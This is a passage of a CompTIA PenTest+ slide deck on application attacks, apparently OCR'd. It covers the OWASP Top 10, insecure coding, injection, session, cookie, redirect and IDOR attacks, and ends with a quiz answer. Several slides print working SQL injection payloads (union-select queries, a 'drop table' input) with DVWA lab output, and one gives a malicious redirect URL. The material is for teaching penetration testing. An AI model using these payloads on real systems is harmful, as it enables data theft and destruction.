


CompTIA PenTest+ Guide to Penetration Testing, 1e

Module 9: Application-Based Attack Vectors and Attacks

Module Objectives (1 of 2)

By the end of this module, you should be able to:

1. Describe common application vulnerabilities
2. Describe secure coding practices
3. Explain application injection attacks such as SQL, HTML, Code, Command, and LDAP injections
4. Explain application authentication attacks such as password, session, cookie, redirect, and Kerberos attacks

Module Objectives (2 of 2)

By the end of this module, you should be able to:

5. Explain authorization attacks such as insecure direct object reference, parameter pollution, directory traversal, file inclusion, and privilege escalation attacks
6. Explain web application attacks such as cross-site scripting (XSS), Domain Object Model (DOM), cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF), and click jacking attacks
7. Describe mobile application attack tools
8. Describe application testing tools useful in pen testing

Common Application Vulnerabilities and Secure Coding Standards (1 of 12)

OWASP Top 10 Web Application Vulnerabilities

- Open Web Application Security Project (OWASP) is dedicated to finding and fighting causes of web application vulnerabilities
- OWASP authors the “Ten Most Critical Web Application Risks” paper
  - Most recent version released in 2021
  - OWASP site – useful resource for learning web app security concepts
  - Used by both pen testers and software and web developers
  - Refers to general types of vulnerabilities rather than a specific application flaw as a CVE does

Common Application Vulnerabilities and Secure Coding Standards (2 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A1 – Injection vulnerabilities – untrusted data accepted as application input without proper validation
    - Input from attacker could potentially be executed by app
    - Properly checking input can reduce the likelihood of injection attack success
    - Injection of SQL most common but possible with LDAP, code, etc.
- A2 – Authentication flaws and weaknesses – general problems with how authentication occurs within an app and includes:
    - Weak authentication logic
    - Poor session management
    - Weak encryption

Common Application Vulnerabilities and Secure Coding Standards (3 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A3 – Sensitive data exposure – occurs when data not protected when transmitted by app (in transit) or stored (at rest)
  - Server-side encryption can protect data on disks or other media
  - SSL/TLS encryption provides security for data sent on a network
- A4 – XML external entities (XXE) – takes place when software to process XML is used to evaluate and transform references within XML to external entities
  - Can result in sensitive or internal file disclosure via multiple methods

Common Application Vulnerabilities and Secure Coding Standards (4 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A5 – Broken access control – rules about authenticated users' privileges are not properly configured or enforced
  - Results in a multitude of problematic attacker actions including sensitive data disclosure and unauthorized system access changes
- A6 – Security misconfigurations – refers to flawed or improper implementation or configuration of technologies underlying web apps

Common Application Vulnerabilities and Secure Coding Standards (5 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A7 – Cross-site scripting (XSS) – common vulnerabilities occurring when server accepts untrusted, unvalidated input that can be integrated into the target web site and subsequentially run when user visits page
  - Stored XSS – is persistent and can affect multiple victims
  - Reflected XSS – attacker sends crafted URL to victim and, when visited, results in target's browser executing malicious code

Common Application Vulnerabilities and Secure Coding Standards (6 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A8 – Insecure deserialization – vulnerability leading to remote code execution, injection, and privilege escalation attack
  - Threat actor can alter the reassembly of web components when web apps deserialize
- A9 – Using components with known vulnerabilities – Web apps and servers may borrow or use portions of libraries, frameworks, and other vulnerable software
  - Exploitation of vulnerable component may have varying results depending on permission level of component and architecture

Common Application Vulnerabilities and Secure Coding Standards (7 of 12)

OWASP Top 10 Web Application Vulnerabilities

- A10 – Insufficient logging and monitoring– can prevent timely discovery of compromise and cleanup in event of breach
  - Modern logging tools provide great insight into attacker attempts if properly configured

Common Application Vulnerabilities and Secure Coding Standards (8 of 12)

Unsecure Coding Practices

- Dangerous Comments in Source Code – comments in code are commonplace and considered good practice, but care must be taken
    - Can be inadvertent clues to vulnerabilities left by coders
    - Care must be taken to handle source code’s distribution or access
- Hard-Coded Credentials – including credentials within source code
    - Reverse engineering code may uncover usable credentials for attacker
    - Developers may leave temporary back door in code for testing purpose that remains after code published

Common Application Vulnerabilities and Secure Coding Standards (9 of 12)

Unsecure Coding Practices

- Poor Error Handling – software is written to handle expected scenarios, but improper response when errors occur can yield vulnerabilities
  - Many variations and types of app flaws can fall under this category
  - Ideal situation when error occurs is for it to be handled properly in a way that is not apparent to user
  - Error conditions can result in unreliable software operation; fail open to insecure states
  - Providing user too much error details can also be useful for attacker

Common Application Vulnerabilities and Secure Coding Standards (10 of 12)

Unsecure Coding Practices

- Race Conditions – occur when the timing of events within a software environment may create vulnerabilities due to an inability for separate components to properly access resources when expected
  - This type of problem could be leveraged to exploit the software due to the unexpected nature of how the code is performing
- Using Hidden Elements in Webpages – web developers use hidden elements within HTML code to share information between browsers and servers
  - Not typical practice – if includes sensitive info, could be discovered

Common Application Vulnerabilities and Secure Coding Standards (11 of 12)

Unsecure Coding Practices

- Unprotected Application Program Interfaces (API) – An API is software provided by an application or developers to make interacting with the software via other code or applications more efficient or reliable
  - Developers may release APIs to encourage use and enhancements of capabilities of their users
  - APIs can provide very powerful tools and features to extend capabilities
  - If APIs are not encrypted or protected by authentication, can be exploited or abused

Common Application Vulnerabilities and Secure Coding Standards (12 of 12)

Unsecure Coding Practices

- Unsigned Code – Digital certificates and associated public key infrastructure is used to “sign” code; confirms it is authentic and has not been manipulated
  - Windows OS requires device drivers be signed by approved list of code-signing certificate authorities or entities
  - Requiring signed applications or drivers to install with kernel access is good security practice

Discussion Activity 9-1

Vulnerabilities in software and operating systems can be the result of insecure programming or coding practices. Tools exist to help software engineers and application developers identify programming errors.

With tools available to assist in finding potential software coding errors and an awareness of secure coding recommendations and best practices available, why are software development flaws still prevalent?

What approaches might help in reducing the introduction of software flaws leading to security vulnerabilities in applications?

Injection Attacks (1 of 12)

Key Terms

Injection attack – occurs when perpetrator attempts to trick an application and the servers it interacts with into performing unauthorized operations by sending code and commands to the servers using unorthodox methods.

Structured Query Language (SQL) – database command language that applications may use to interact with databases servers supporting SQL

- Most injection attacks rely on same general web app vulnerability
- Discussion of remediation techniques presented in Module 13

Injection Attacks (2 of 12)


SQL Injection Attacks

- Attacker attempts to send SQL command through a web application to the SQL database server hosting the app’s data
- Common tactic is to use web app input fields to send the SQL to the underlying SQL database
- SQL injection can result in disclosure of data via unintentional database query response
- SQL injection using potentially destructive SQL input can cause destruction of data or database alteration

Injection Attacks (3 of 12)

SQL Injection Attacks

- Example code in figure “drop table students;” is an attempt to delete the “students” table from underlying database
- DVWA is useful tool for practicing and learning SQL injection concepts and attacks



Vulnerability: SQL Injection

User ID: drop table students;

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

SQL injection attempt to delete a table named students

Injection Attacks (4 of 12)

SQL Injection Attacks

- Boolean Blind SQL Injection – attacker “blindly” sends SQL queries to see if server is susceptible to SQL injection
- Make use of Boolean “and” and “or” as part of attempt



Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Retrieving information for User ID 1

Injection Attacks (5 of 12)

SQL Injection Attacks

- A common SQL injection example uses the input data of `1' or 1=1#`
- Translates to the following SQL code:
- `select * from users where id='1' or 1=1`
- Boolean result is always true; intention to return all records



Vulnerability: SQL Injection

User ID: 1' or 1=1 # Submit


```
ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith
```

Attempting a SQL injection

Injection Attacks (6 of 12)

SQL Injection Attacks

- The DVWA tool provides many examples of SQL injection tactics
- SQL injection can be performed numerous ways and is limited by attacker skill using SQL and database environment



```
ID: 1' or 1=1 union select null,database() #
First name: admin
Surname: admin

ID: 1' or 1=1 union select null,database() #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select null,database() #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select null,database() #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select null,database() #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select null,database() #
First name:
Surname: dvwa
```

SQL injection returning the database name

Injection Attacks (7 of 12)


SQL Injection Attacks

- Other common SQL injection examples for practice with DVWA
- `1' or 1=1 union select null,database() #`
  - Attempt to retrieve database name
- `1' or 1=1 union select null,user() #`
  - Request name of user currently logged in

Injection Attacks (8 of 12)

SQL Injection Attacks

- A knowledgeable attacker can even return usernames and passwords or hashes using SQL injection
- Returned hashes can be used by password attack tools such as John the Ripper to crack the password hashes



```
ID: 1' or 1=1 union select null,user() #
First name: admin
Surname: admin

ID: 1' or 1=1 union select null,user() #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select null,user() #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select null,user() #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select null,user() #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select null,user() #
First name:
Surname: dvwa@localhost
```

SQL injection returning list of tables contained in database

Injection Attacks (9 of 12)

SQL Injection Attacks

- Timing-Based Blind SQL Injection Attacks – use delay mechanisms built into SQL database platforms
- Database platform functions such as `WAIT FOR DELAY` or `WAIT FOR TIME` can be used similarly to a scheduled task or timing-based attack overtime at a slow rate.
- May slow results of injection in attempt to make less noticeable to blue team or security or detection tools

Injection Attacks (10 of 12)

HTML Injection Attacks

- HTML injection occurs when HTML is injected into an application to store the injected HTML into underlying database
- If successful, the stored HTML may be returned as part of web server responses to subsequent users
- If HTML code is malicious, can result in many nefarious scenarios
  - Can create cross-site scripting attacks
  - May create bogus web forms for credential harvesting

Injection Attacks (11 of 12)

Code Injection Attacks

- Code injection occurs when scripting or programming language code is injected into a web application
- Success may result in these commands executing within web browser of visitors to the compromised web app

Command Injection Attacks

- Command injection attempts to execute OS commands on underlying server using injection techniques targeting vulnerable web apps
- If web application is running on server with root level permissions, attacker has potentially unlimited power using command injection

Injection Attacks (12 of 12)

Lightweight Directory Access Protocol (LDAP) Injection Attacks

- LDAP is used by Microsoft Active Directory and other programs to interact with directory services
- Queries of an AD domain can result in return of data such as usernames, groups, objects, and other sensitive security details
- LDAP can also be used to insert additional code into directories

Knowledge Check Activity 9-1

Which of the following injection attack types attempts to communicate directly with a web application’s underlying database and may result in information disclosure or database alteration?

a. HTML Injection

b. SQL Injection

c. LDAP Injection

d. Kernel Driver Injection

Knowledge Check Activity 9-1: Answer

Which of the following injection attack types attempts to communicate directly with a web application’s underlying database and may result in information disclosure or database alteration?

Answer: SQL Injection

Structured Query Language (SQL) is used to communicate queries and responses to many database platforms. Attackers can attempt to inject SQL into web application input fields as one mechanism to access underlying SQL databases.

Authentication Attacks (1 of 9)

- Authentication attacks attempt to circumvent or trick the authentication process so threat actors can gain access to resources not authorized to access

Password Attacks

- Passwords are most common form of authentication tool
- Password attacks attempt to discover passwords or circumvent password input authentication interfaces
- Attackers can discover passwords in numerous ways
  - Social engineering
  - Unencrypted network data interception
  - Online password dumps

Authentication Attacks (2 of 9)

Session Attacks

- When an app has authenticated with another entity, a logical “session” is established between the two
- Once parties authenticate successfully, the session exists to reduce need to continuing to authenticate, expediting communication
- Sessions are commonly time limited to prevent abuse, shutdown when expired or errors disrupt
- Different mechanisms exist to help verify sessions between parties

Authentication Attacks (3 of 9)


Session Attacks

- Session attacks occur when attackers attempt to gain access to info and control mechanisms used in session management
  - Success may result in impersonation of one or both parties
- HTTP cookies are stored by user’s web browser; can contain session info
  - After successful authentication, server sends user session cookie
  - This special cookie is stored locally to user in protected location
  - Browser sends server cookie as verification of authenticated session
  - Web server inspects cookie to verify validity

Authentication Attacks (4 of 9)

Session Attacks

- Session hijacking – occurs when threat actor steals cookie and uses to impersonate a user to gain unauthorized access



Session authentication passing cookies

Authentication Attacks (5 of 9)

Cookie Attacks

- Stealing cookies can be performed several ways
  - Eavesdropping on unprotected communications
  - Installing malware on user’s computer to steal cookie files and send to attacker
  - Perform MITM placing attacker in between user and server

Authentication Attacks (6 of 9)

Redirect Attacks

- A website redirect appends a second URL to a first URL to direct browser to second URL after action completed on first URL
- Redirect attack can exploit this to send victim to malicious URL
- Legitimate Example:
  `https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.someshoppingsite.com/confirmation.htm`
- Malicious Example:
  `https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.threatactor.com/stealyourpassword.htm`

Authentication Attacks (7 of 9)

- Authorization attacks attempt to gain access or perform actions above and beyond what generally should be allowed

Insecure Direct Object Reference (IDOR) Attacks

- IDOR attacks exploit the lack of authorization checking in poorly developed code
- Example: `https://www.mywebsite.com/readDocument.php?docID=42`
  - Attacker may alter docID in URL to attempt access to resource other than one authorized

Authentication Attacks (8 of 9)

Parameter Pollution Attacks

- Attack method can confuse application into bypassing input validation by providing malicious parameters such as SQL injection
